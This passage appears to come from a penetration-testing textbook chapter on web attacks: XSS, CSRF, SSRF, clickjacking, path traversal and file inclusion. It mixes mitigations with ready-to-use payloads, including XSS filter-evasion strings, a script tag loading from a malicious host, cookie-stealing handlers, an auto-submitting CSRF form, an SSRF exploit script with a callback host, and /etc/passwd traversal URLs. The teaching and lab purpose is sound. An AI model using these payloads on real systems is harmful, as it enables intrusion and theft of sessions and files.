DOM-based applications use global variables to manage client-side information. Often developers create unsecured applications that put sensitive

information in the DOM (for example, tokens, public profile URLs, private URLs for information access, cross-domain OAuth values, and even user credentials as variables). It is a best practice to avoid storing any sensitive information in the DOM when building web applications.

XSS Evasion Techniques

Numerous techniques can be used to evade XSS protections and security products such as web application firewalls (WAFs). One of the best resources that includes dozens of XSS evasion techniques is the OWASP XSS Filter Evasion Cheat Sheet (see **https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet**).

Instead of listing all the different evasion techniques outlined by OWASP, this section reviews some of the most popular techniques.

First, let's look at an XSS JavaScript injection that would be detected by most XSS filters and security solutions:

Click here to view code image

```
<SCRIPT SRC=http://malicious.h4cker.org/xss.js></SCRIPT>
```

The following example shows how the HTML **img** tag can be used in several ways to potentially evade XSS filters:

Click here to view code image

```
<img src="javascript:alert('xss');">
<img src=javascript:alert('xss')>
<img src=javascript:alert(&quot;XSS&quot;)>
<img src=javascript:alert('xss')>
```

It is also possible to use other malicious HTML tags (such as <**a**> tags), as demonstrated here:

Click here to view code image

```
<a onmouseover=”alert(document.cookie)”>This is a malicious link</a>
<a onmouseover=alert(document.cookie)>This is a malicious link</a>
```

An attacker may also use a combination of hexadecimal HTML character references to potentially evade XSS filters, as demonstrated here:

Click here to view code image

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&
#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

The use of US ASCII encoding may bypass many content filters and can also be used as an evasion technique, but it works only if the system transmits in US ASCII encoding or if it is manually set. This technique is useful against web application firewalls. The following example demonstrates the use of US ASCII encoding to evade WAFs:

Click here to view code image

```
¼script¾alert(¢XSS¢)¼/script¾
```

The following example demonstrates an evasion technique that involves using the HTML **embed** tags to embed a Scalable Vector Graphics (SVG) file:

Click here to view code image

```
<EMBED SRC=" A6Ly93d3cudzMub3Jn
LzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv MjAwMC9zdmciIHhtbG5zOnhsaW5rPS
JodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHd
pZHRoPSIxOTQiIGhlaWdod D0iMjAw IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlw
dCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml"
AllowScriptAccess="always"></EMBED>
```

Additional XSS Filter Evasion Techniques

The OWASP XSS Filter Evasion Cheat Sheet (**https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet**) includes dozens of additional examples of evasion techniques. You also can access numerous XSS evasion technique vectors at my GitHub repository at **https://github.com/The-Art-of-Hacking/h4cker/blob/master/web_application_testing/xss_vectors.md**.

XSS Mitigations

One of the best resources that lists several mitigations against XSS attacks and vulnerabilities is the OWASP Cross-Site Scripting Prevention Cheat Sheet, available at **https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html**.

The following are general rules for preventing XSS attacks, according to OWASP:

- Use an auto-escaping template system.
- Never insert untrusted data except in allowed locations.
- Use HTML escape before inserting untrusted data into HTML element content.
- Use attribute escape before inserting untrusted data into HTML common attributes.
- Use JavaScript escape before inserting untrusted data into JavaScript data values.

- Use CSS escape and strictly validate before inserting untrusted data into HTML-style property values.
- Use URL escape before inserting untrusted data into HTML URL parameter values.
- Sanitize HTML markup with a library such as ESAPI to protect the underlying application.
- Prevent DOM-based XSS by following OWASP's recommendations at **https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html**.
- Use the **HTTPOnly** cookie flag.
- Implement content security policy.
- Use the **X-XSS-Protection** response header.

You should also convert untrusted input into a safe form, where the input is displayed as data to the user. This way, you prevent the input from executing as code in the browser. To do this, perform the following HTML entity encoding:

- Convert **&** to **&**;
- Convert < to **<**;
- Convert > to **>**;
- Convert **“** to **"**;
- Convert **‘** to **'**;
- Convert / to **/**;

The following are additional best practices for preventing XSS attacks:

- Escape all characters (including spaces but excluding alphanumeric characters) with the HTML entity **&#xHH;** format (where **HH** is a hex value).
- Use URL encoding only to encode parameter values, not the entire URL or path fragments of a URL.
- Escape all characters (except for alphanumeric characters), with the **\uXXXX** Unicode escaping format (where **X** is an integer).
- CSS escaping supports **\XX** and **\XXXXXX**, so add a space after the CSS escape or use the full amount of CSS escaping possible by zero-padding the value.
- Educate users about safe browsing to reduce the risk that they will be victims of XSS attacks.

XSS controls are now available in modern web browsers.

Understanding Cross-Site Request Forgery and Server-Side Request Forgery Attacks

Cross-site request forgery (CSRF or *XSRF)* attacks occur when unauthorized commands are transmitted from a user that is trusted by the application. CSRF attacks are different from XSS attacks because they exploit the trust that an application has in a user's browser.

Note

> CSRF vulnerabilities are also referred to as *one-click attacks* or *session riding*.

Cross-Site Request Forgery (CSRF) attacks typically exploit web applications that rely on a user's authenticated session to perform actions. In these attacks, malicious actors deceive the user's browser into making unauthorized HTTP requests to a trusted website where the user is already authenticated.

For example, if a user is logged into a banking application and their session is maintained by a cookie stored in their browser, an attacker could craft a malicious link or embed a hidden form on another site. If the user unknowingly clicks the link or visits the malicious site, their browser could automatically send a request to the banking application—such as transferring funds or changing account settings—without the user's intent or knowledge. Because the request originates from the user's authenticated session, the application treats it as legitimate.

To mitigate CSRF risks, developers should implement measures such as CSRF tokens, SameSite cookie attributes, and strict origin checks to ensure that only legitimate requests are processed by the application.

Figure 10-22 demonstrates how a CSRF attack works.



Figure 10-22

CSRF Example

In Figure 10-22, the victim (Omar) logs in to a web application (for example, a banking website) and receives a session cookie that maintains their authenticated state. The attacker creates a malicious website or email containing a crafted request to the target web application. This request is designed to perform an action on behalf of the victim. The victim, while still logged in to the target web application, visits the malicious website or clicks a link in the email. The browser sends the crafted request, includ-

ing the session cookie, to the target web application. The target web application processes the request as if it were a legitimate action initiated by the victim, leading to unauthorized actions being performed.

The following is an example of a CSRF payload using HTML GET that requires user interaction:

Click here to view code image

```
<a href="https://secretcorp.org/api/setusername?username=omar">Click Me</a>
```

The following is an example of a CSRF payload using HTML GET that does not require user interaction:

Click here to view code image

```
<img src="https://secretcorp.org/api/setusername?username=omar">
```

The following is an example of a CSRF payload using HTML POST that requires user interaction:

Click here to view code image

```
<form action="https://secretcorp.org/api/setusername" enctype="text/plain"
method="POST">
 <input name="username" type="hidden" value="omar" />
 <input type="submit" value="Submit Request" />
</form>
```

The following is an example of a CSRF payload using HTML POST AutoSubmit and does not require user interaction:

Click here to view code image

```
<form id="autosubmit" action="http://www.example.com/api/setusername"
enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="Submit Request" />
</form>
<script>
 document.getElementById("autosubmit").submit();
</script>
```

CSRF Attack Payloads

You can access additional examples of CSRF attack payloads at **https://swisskyrepo.github.io/PayloadsAllTheThings/Cross-Site%20Request%20Forgery/**.

CSRF attacks exploit the trust that web applications have in authenticated users by tricking their browsers into sending unauthorized requests. By implementing CSRF tokens, setting the **SameSite** cookie attribute, and other preventive measures, web applications can effectively mitigate the risk of CSRF attacks.

Note

CSRF mitigations and defenses are implemented on the server side. The paper located at the following link provides several techniques to prevent or mitigate CSRF vulnerabilities: **https://seclab.stanford.edu/websec/csrf/csrf.pdf**.

Server-Side Request Forgery Attacks

Server-side request forgery (SSRF) is a type of security vulnerability where an attacker tricks a server into making unauthorized requests to internal or external resources. This approach can be used to access sensitive information, exploit internal services, or perform other malicious actions. SSRF vulnerabilities typically occur when a web application accepts user-supplied input to make requests, and the input is not properly validated or sanitized.

Figure 10-23 shows how an SSRF attack could be executed.

Let's go over the steps illustrated in **Figure 10-23**. An attacker submits input (such as a URL or a request payload) to a vulnerable endpoint that the server processes. The server uses the attacker-supplied input to make HTTP requests to other services or resources. The attacker can manipulate the server's requests to access internal network resources, execute actions on other services, or even exfiltrate data.

The attacker could send a request with a URL pointing to an internal service or an internal IP address that should not be accessible from the Internet. For example, the attacker might send a request to **http://127.0.0.1/admin** to access the internal admin panel. The attacker could also exploit SSRF vulnerabilities to read files from the server's filesystem—for example, requesting http://127.0.0.1/etc/passwd to read the /etc/passwd file on a UNIX-like system.

The attacker could also leverage SSRF vulnerabilities to check open ports on internal systems. The attacker may force the server to interact with external services, potentially bypassing IP filtering or firewall rules—for example, sending a request to http://secretcorp.org/api?url=http://h4cker.org to fetch data from an external URL.



Figure 10-23

SSRF Example

Tip

The following is an amazing resource to learn more about SSRF and many other web application security vulnerabilities: **https://portswigger.net/web-security/ssrf**. Also, you can refer to the OWASP SSRF Prevention Cheat Sheet: **https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Ch**

Exploiting an SSRF Vulnerability Using WebSploit Labs

Let's go over an exercise that you can complete in your WebSploit Labs (websploit.org) environment. You can navigate to 10.6.6.26 (the Y-Wing application) using your web browser inside of WebSploit Labs (whether you are using Kali or Parrot OS).

This application runs a Grafana instance that is affected by an SSRF vulnerability. Grafana is an open-source platform for monitoring and observability. It allows you to query, visualize, alert on, and understand your metrics no matter where they are stored. It's most commonly used for visualizing time series data for infrastructure and application analytics, but many use it in other domains including industrial sensors, home automation, weather, and process control.

You can to my GitHub repository under /root/h4cker and navigate to web_application_testing. There, you will find a Python script that you can

use to exploit the SSRF vulnerability. This script requires command-line arguments to run. Here's a list of all arguments:

Click here to view code image

```
-s or --session: The session cookie value. (Default:
"9765ac114207245baf67dfd2a5e29f3a")
-u or --url: The URL of the host to check for SSRF. (Default:
"http://8t2s8yx5gh5nw0z9bd3atkoprgx6lv.burpcollaborator.net" or you can use
interact.sh)
-H or --host: The Grafana host URL. (Required)
-U or --username: The Grafana username. (Optional)
-P or --password: The Grafana password. (Optional)
-p or --proxy: A proxy for debugging. (Optional)
```

This script operates under the assumption that the target host permits insecure SSL connections. This assumption is premised on the fact that the containers in WebSploit Labs are configured to run over HTTP, reflecting their sole purpose of serving as controlled environments for testing and learning. The SSRF exploit attempted by this script does not follow redirects.

To run the script, navigate to the script's directory and use the following command:

Click here to view code image

```
python ssrf_ywing.py -H "http://victim_host" -u
cf3jbjp2vtc0000ey330g8t3f3cyyyyyb.oast.fun
```

Replace **cf3jbjp2vtc0000ey330g8t3f3cyyyyyb.oast.fun** with the URL of interact.sh or Burp Collaborator.

What Is Interactsh?

Interactsh is an open-source solution for out-of-band data extraction, a method used in security testing to identify vulnerabilities that can't be detected through conventional scanning. It was developed by the team at ProjectDiscovery.io.

Interactsh allows you to detect server-side request forgery (SSRF), blind cross-site scripting (XSS), and XML external entity injection (XXE), among other vulnerabilities. It works by generating unique URLs (or DNS names) that you can use in the testing process. When these URLs are interacted with, the interaction is logged and sent back to you, providing evidence of the vulnerability.

The following is a simple example of how it might work:

1. You generate a unique URL using Interactsh.

2. You insert this URL into the input fields of a web application you're testing.
3. If the application is vulnerable to SSRF, it might try to fetch the URL.
4. When the URL is fetched, Interactsh logs the interaction and sends it back to you.
5. This information allows you to identify vulnerabilities that might otherwise be difficult to detect, especially in cases where the application's responses don't provide any evidence of the vulnerability.

Using Burp Collaborator

You can also use Burp Collaborator for the attack described here. Burp Collaborator is a service that Burp Suite uses to help discover a variety of security vulnerabilities. It provides a unique endpoint (URL, DNS, email, and so on) that you can use in your testing. If the system you're testing interacts with that endpoint, the Collaborator server can observe the interaction and provide detailed information about it. Burp Collaborator is supported in Burp Suite Professional and Burp Suite Enterprise Edition, not in the Community Edition. For more information about Burp Suite Collaborator, you can go to **https://portswigger.net/burp/documentation/collaborator**.

Let's take a look at another example of a vulnerable application susceptible to SSRF. To follow along this exercise, you can navigate to the WebSploit Labs Galactic Archives vulnerable application running on 10.6.6.20 on port 5000.

You can use the exploit script named ssrf_galatic_archives.py located under /root/h4cker/web_application_testing or by navigating to my GitHub repository at **https://github.com/The-Art-of-Hacking/h4cker/blob/master/web_application_testing/ssrf_galatic_archives.py**.

Example 10-2 shows the script to exploit the SSRF vulnerability.

Example 10-2 Exploiting SSRF

Click here to view code image

```
import requests
# The URL of the vulnerable web service.
vulnerable_url = 'http://10.6.6.20:5000'
# The internal URL that the attacker wants to access.
# This is to simulate that this data (secret.txt) should be inaccessible from
attacker's network.
internal_url = 'https://internal.secretcorp.org/secret.txt'

# The attacker constructs the exploit URL by appending the internal URL
# as a query parameter to the vulnerable service's URL.
exploit_url = vulnerable_url + '?url=' + internal_url

# The attacker sends a request to the exploit URL.
```

```
response = requests.get(exploit_url)

# If the vulnerable server is running inside an AWS EC2 instance, it
# will return the instance metadata.
print(response.text)
```

The following is a step-by-step explanation of the script:

1. The script starts by importing the **requests** module, which is a popular Python library for making HTTP requests.

   ```
   import requests
   ```

2. The script then defines the URL of the vulnerable web service. This is the target of the attack.
   Click here to view code image

   ```
   vulnerable_url = 'http://10.6.6.20:5000'
   ```

3. The internal URL is defined. This URL is typically inaccessible from the attacker's network, and it's where the sensitive data is stored.
   Click here to view code image

   ```
   internal_url = 'https://internal.secretcorp.org/secret.txt'
   ```

4. The exploit URL is constructed by appending the internal URL as a query parameter to the vulnerable service's URL. This is the core of the SSRF attack—tricking the server into making a request to a URL of the attacker's choosing.
   Click here to view code image

   ```
   exploit_url = vulnerable_url + '?url=' + internal_url
   ```

5. The request is sent to the exploit URL. If the server is vulnerable to SSRF, it will make a request to the internal URL and return the response to the attacker.
   Click here to view code image

   ```
   response = requests.get(exploit_url)
   ```

6. Finally, the script prints the response from the server. If the attack is successful, this will contain the data from the internal URL.

   ```
   print(response.text)
   ```

Server-side request forgery attacks exploit the server's trust in user-supplied input to make unauthorized requests. Proper input validation, network segmentation, and monitoring are crucial for mitigating these vulnerabilities.

Understanding Clickjacking

Clickjacking involves using multiple transparent or opaque layers to induce a user into clicking a web button or link on a page that they were not intended to navigate or click. Clickjacking attacks are often referred to as *UI redress attacks*. User keystrokes can also be hijacked using clickjacking techniques. An attacker can launch a clickjacking attack by using a combination of CSS, iframes, and text boxes to fool the user into entering information or clicking links in an invisible frame that can be rendered from a site the attacker created.

According to OWASP, the following are the two most common techniques for preventing and mitigating clickjacking:

- Send the proper content security policy (CSP) frame ancestors directive response headers to instruct the browser to not allow framing from other domains. (This replaces the older X-Frame-Options HTTP headers.)
- Use defensive code in the application to make sure the current frame is the top-level window.

Note

The OWASP Clickjacking Defense Cheat Sheet provides additional details about how to defend against clickjacking attacks. You can access this cheat sheet at **https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet**.

Exploiting Security Misconfigurations

Attackers can take advantage of security misconfigurations, including directory traversal vulnerabilities and cookie manipulation.

Exploiting Directory Traversal Vulnerabilities

A *directory traversal* vulnerability (often referred to as *path traversal*) can allow attackers to access files and directories that are stored outside the web root folder.

Note

Directory traversal has many names, including *dot-dot-slash*, *directory climbing*, and *backtracking*.

It is possible to exploit path traversal vulnerabilities by manipulating variables that reference files with dot-dot-slash (**../**) sequences and its variations or by using absolute file paths to access files on the vulnerable system. An attacker can obtain critical and sensitive information when exploiting directory traversal vulnerabilities.

You can complete a basic path traversal exercise using the DVWA vulnerable application in WebSploit Labs. Navigate to the File Inclusion page in DVWA and use the following URL with the appended payload:

Click here to view code image

```
http://10.6.6.13/vulnerabilities/fi/?page=../../../../../etc/passwd
```

The vulnerable application shows the contents of the /etc/passwd file to the attacker.

It is possible to use URL encoding as demonstrated in the following example to exploit directory (path) traversal vulnerabilities:

```
%2e%2e%2f is the same as ../
%2e%2e/ is the same as ../
..%2f is the same as ../
%2e%2e%5c is the same as ..\
```

An attacker can also use several other combinations of encoding—for example, operating system–specific path structures such as / in Linux or macOS systems and \ in Windows.

Additional Examples of Path Traversal and Other Vulnerabilities

I have several examples of path traversal and other vulnerabilities in my personal blog at **becomingahacker.org**. For instance, the article in the following URL provides a walkthrough of completely compromising three intentionally vulnerable applications in WebSploit Labs: **https://becomingahacker.org/a04765456be6**.

The following are a few best practices for preventing and mitigating directory traversal vulnerabilities:

- Understand how the underlying operating system processes filenames provided by a user or an application.
- Never store sensitive configuration files inside the web root directory.
- Prevent user input when using file system calls.
- Prevent users from supplying all parts of the path. You can do this by surrounding the user input with your path code.
- Perform input validation by only accepting known good input.

Understanding Cookie Manipulation Attacks

Cookie manipulation attacks are often referred to as *stored DOM-based attacks* (or *vulnerabilities*). Cookie manipulation is possible when vulnerable applications store user input and then embed that input in a response within a part of the DOM. This input is later processed in an unsafe manner by a client-side script. An attacker can use a JavaScript string (or

other scripts) to trigger the DOM-based vulnerability. Such scripts can write controllable data into the value of a cookie.

An attacker can take advantage of stored DOM-based vulnerabilities to create a URL that sets an arbitrary value in a user's cookie.

Note

The impact of a stored DOM-based vulnerability depends on the role that the cookie plays within the application.

Tip

A best practice for avoiding cookie manipulation attacks is to avoid dynamically writing to cookies using data originating from untrusted sources.

Exploiting File Inclusion Vulnerabilities

The sections that follow explain the details about local and remote file inclusion vulnerabilities.

Local File Inclusion Vulnerabilities

A *local file inclusion (LFI)* vulnerability occurs when a web application allows a user to submit input into files or upload files to the server. Successful exploitation could allow an attacker to read and (in some cases) execute files on the victim's system. Some LFI vulnerabilities can be critical if a web application is running with high privileges or as root. Such vulnerabilities can allow attackers to gain access to sensitive information and can even enable them to execute arbitrary commands in the affected system.

In the previous section, you saw an example of a directory traversal vulnerability, but the same application also has an LFI vulnerability: the /etc/passwd file can be shown in the application page due to an LFI flaw.

LFI occurs when a web application allows users to submit input into file paths without proper validation or sanitization. The following is how LFI vulnerabilities occur:

- **User Input in File Path**: A web application takes user input and includes it in a file path, typically for the purpose of including content dynamically.
- **Unsanitized Input**: If the input is not properly sanitized or validated, an attacker can manipulate the input to access files that are outside the intended directory.
- **File Inclusion**: The server includes the specified file, which can lead to the exposure of sensitive files or the execution of malicious code.

Consider a PHP-based web application that includes files based on a query parameter:

```
<?php
$page = $_GET['page'];
include($page . '.php');
?>
```

An attacker can exploit this vulnerability by manipulating the page parameter:

Click here to view code image

```
https://secretcorp.org/index.php?page=home
```

This includes the file home.php.

To exploit it, the attacker attempts to include the /etc/passwd file, potentially exposing sensitive information:

Click here to view code image

```
https://secretcorp.org/index.php?page=../../../etc/passwd
```

This attempts to include the /etc/passwd file, potentially exposing sensitive information.

If an attacker can upload a file to the server (for example, via an image upload feature) and include it via LFI, they can execute arbitrary code—for example, uploading a malicious PHP file and then including it to execute commands.

By injecting malicious code into log files (such as web server logs) and then including those files, an attacker can execute the injected code.

Remote File Inclusion Vulnerabilities

Remote file inclusion (RFI) vulnerabilities are similar to LFI vulnerabilities. However, when an attacker exploits an RFI vulnerability, instead of accessing a file on the victim, the attacker is able to execute code hosted on their own system (the attacking system).

Note

RFI vulnerabilities are trivial to exploit; however, they are less common than LFI vulnerabilities.

Exploiting Insecure Code Practices

The following sections cover several insecure code practices that attackers can exploit and that you can leverage during a penetration testing engagement.

Comments in Source Code

Often developers include information in source code that could provide too much information and might be leveraged by an attacker. For example, they might provide details about a system password, API credentials, or other sensitive information that an attacker could find and use.

Note

MITRE created a standard called the Common Weakness Enumeration (CWE). The CWE lists identifiers that are given to security malpractices or the underlying weaknesses that introduce vulnerabilities. CWE-615, "Information Exposure Through Comments," covers the flaw described in this section. You can obtain details about CWE-615 at **https://cwe.mitre.org/data/definitions/615.html**.

Lack of Error Handling and Overly Verbose Error Handling

Improper error handling is a type of weakness and security malpractice that can provide information to attackers to help them perform additional attacks on the targeted system. Error messages such as error codes, database dumps, and stack traces can provide valuable information to attackers, such as information about potential flaws in the applications that could be further exploited.

A best practice is to handle error messages according to a well-thought-out scheme that provides a meaningful error message to the user, diagnostic information to developers and support staff, and no useful information to attackers.

Tip

OWASP provides detailed examples of improper error handling at **https://owasp.org/www-community/Improper_Error_Handling**. OWASP also provides a cheat sheet on how to find and prevent error handling vulnerabilities at **https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html**.

Hard-Coded Credentials

Hard-coded credentials are catastrophic flaws that attackers can leverage to completely compromise an application or the underlying system.

MITRE covers this malpractice (or weakness) in CWE-798. You can obtain detailed information about CWE-798 at **https://cwe.mitre.org/data/definitions/798.html**.

Race Conditions

A *race condition* occurs when a system or an application attempts to perform two or more operations at the same time. However, due to the nature of such a system or application, the operations must be done in the proper sequence in order to be done correctly. When attackers exploit such a vulnerability, they have a small window of time between when a security control takes effect and when the attack is performed. The attack complexity in race conditions is very high. In other words, race conditions are very difficult to exploit.

Note

Race conditions are also referred to as *time of check to time of use* (TOCTOU) attacks.

An example of a race condition is a security management system pushing a configuration to a security device (such as a firewall or an intrusion prevention system) such that the process rebuilds access control lists and rules from the system. Attackers may have a very small time window in which it could bypass those security controls until they take effect on the managed device.

Unprotected APIs

Application programming interfaces (APIs) are used everywhere today. A large number of modern applications use some type of APIs to allow other systems to interact with the application. Unfortunately, many APIs lack adequate controls and are difficult to monitor. The breadth and complexity of APIs also make it difficult to automate effective security testing. There are a few methods or technologies behind modern APIs:

- **Simple Object Access Protocol (SOAP):** This standards-based web services access protocol was originally developed by Microsoft and has been used by numerous legacy applications for many years. SOAP exclusively uses XML to provide API services. XML-based specifications are governed by XML Schema Definition (XSD) documents. SOAP was originally created to replace older solutions such as the Distributed Component Object Model (DCOM) and Common Object Request Broker Architecture (CORBA). You can find the latest SOAP specifications at **https://www.w3.org/TR/soap**.
- **Representational State Transfer (REST):** This API standard is easier to use than SOAP. It uses JSON instead of XML, and it uses standards such as Swagger and the OpenAPI Specification (**https://www.openapis.org**) for ease of documentation and to encourage adoption.

- **GraphQL:** GraphQL is a query language for APIs that provides many developer tools. GraphQL is now used for many mobile applications and online dashboards. Many different languages support GraphQL. You can learn more about it at **https://graphql.org/code**.

Note

SOAP and REST use HTTP. However, SOAP limits itself to a more strict set of API messaging patterns than REST. As a best practice, you should always use Hypertext Transfer Protocol Secure (HTTPS), which is the secure version of HTTP. HTTPS uses encryption over the Transport Layer Security (TLS) protocol to protect sensitive data.

An API often provides a roadmap that describes the underlying implementation of an application. This roadmap can give penetration testers valuable clues about attack vectors they might otherwise overlook. API documentation can provide a great level of detail that can be very valuable to penetration testers. API documentation can include the following:

- **Swagger (OpenAPI):** Swagger is a modern framework of API documentation and development that is the basis of the OpenAPI Specification (OAS). Additional information about Swagger can be obtained at **https://swagger.io**. The OAS specification is available at **https://github.com/OAI/OpenAPI-Specification**.
- **Web Services Description Language (WSDL) Documents:** WSDL is an XML-based language that is used to document the functionality of a web service. The WSDL specification can be accessed at **https://www.w3.org/TR/wsdl20-primer**.
- **Web Application Description Language (WADL) Documents:** WADL is an XML-based language for describing web applications. The specification can be obtained from **https://www.w3.org/Submission/wadl**.

When you're performing pen testing against an API, it is important to collect full requests by using a proxy (for example, Burp Suite or OWASP ZAP). It is important to make sure that the proxy is able to collect full API requests and not just URLs because REST, SOAP, and other API services use more than just **GET** parameters.

When you are analyzing the collected requests, look for nonstandard parameters and for abnormal HTTP headers. You should also determine whether a URL segment has a repeating pattern across other URLs. These patterns can include a number or an ID, dates, and other valuable information. Inspect the results and look for structured parameter values in JSON, XML, or even nonstandard structures.

Tip

If you notice that a URL segment has many values, the reason may be that it is a parameter and not a folder or a directory in the web server. For example, if the URL

http://web.h4cker.org/s/*abcd*/page repeats with different values for *abcd* (such as **http://web.h4cker.org/s/dead/page** or **http://web.h4cker.org/s/beef/page**), those changing values are definitely API parameters.

You can also use fuzzing to find API vulnerabilities (or vulnerabilities in any application or system). According to OWASP, "Fuzz testing or Fuzzing is an unknown environment (black box software) testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion."

Note

Refer to the OWASP page at **https://www.owasp.org/index.php/Fuzzing** to learn about the different types of fuzzing techniques to use with protocols, applications, and other systems.

When testing APIs, you should always analyze the collected requests to optimize fuzzing. After you find potential parameters to fuzz, determine the valid and invalid values that you want to send to the application. Of course, fuzzing should focus on invalid values (for example, sending a **GET** or **PUT** with large values or special characters, Unicode, and so on). Tools like Radamsa (**https://gitlab.com/akihe/radamsa**) can be used to create fuzzing parameters for testing applications, protocols, and more.

Tip

OWASP has a REST Security Cheat Sheet that provides numerous best practices on how to secure RESTful (REST) APIs. See **https://cheatsheetseries.owasp.org/cheatsheets/REST_Security_Cheat_Sheet.html**.

The following are several general best practices and recommendations for securing APIs:

- Secure API services to only provide HTTPS endpoints with a strong version of TLS.
- Validate parameters in the application and sanitize incoming data from API clients.
- Explicitly scan for common attack signatures; injection attacks often betray themselves by following common patterns.
- Use strong authentication and authorization standards.
- Use reputable and standard libraries to create the APIs.
- Segment API implementation and API security into distinct tiers; doing so frees up the API developer to focus completely on the application domain.
- Identify what data should be publicly available and what is sensitive information.

- If possible, have a security expert do the API code verification.
- Make internal API documentation mandatory.
- Avoid discussing company API development (or any other application development) on public forums.

Note

CWE-227, “API Abuse,” covers unsecured APIs. For detailed information about CWE-227, see **https://cwe.mitre.org/data/definitions/227.html**.

Hidden Elements

Web application parameter tampering attacks can be executed by manipulating parameters exchanged between the web client and the web server in order to modify application data. This attack could be achieved by manipulating cookies (as discussed earlier in this chapter) and by abusing hidden form fields.

It also might be possible to tamper with the values stored by a web application in hidden form fields. Let’s take a look at an example of a hidden HTML form field. Suppose that the following is part of an e-commerce site selling merchandise to online customers:

Click here to view code image

```
<input type="hidden" id="123" name="price" value="100.00">
```

In the hidden field shown in this example, an attacker could potentially edit the **value** information to lower the price of an item. Not all hidden fields are bad. In some cases, they are useful for the application, and they can even be used to protect against CSRF attacks.

Lack of Code Signing

Code signing (or *image signing*) involves adding a digital signature to software and applications to verify that the application, operating system, or any software has not been modified since it was signed. Many applications are still not digitally signed these days, which means attackers can easily modify and potentially impersonate legitimate applications.

Code signing is similar to the process used for SSL/TLS certificates. A key pair (one public key and one private key) identifies and authenticates the software engineer (developer) and their code. This is done by employing trusted certificate authorities (CAs). Developers sign their applications and libraries using their private key. If the software or library is modified after signing, the public key in a system will not be able to verify the authenticity of the developer’s private key signature.

Subresource Integrity (SRI) is a security feature that allows you to provide a hash of a file fetch by a web browser (client). SRI verifies file integrity and ensures that files are delivered without any tampering or manipulation by an attacker.

Using Additional Web Application Hacking Tools

Many ethical and malicious hackers use *web proxies* to exploit vulnerabilities in web applications. A web proxy, in this context, is a piece of software that is typically installed in the attacker's system to intercept, modify, or delete transactions between a web browser and a web application.

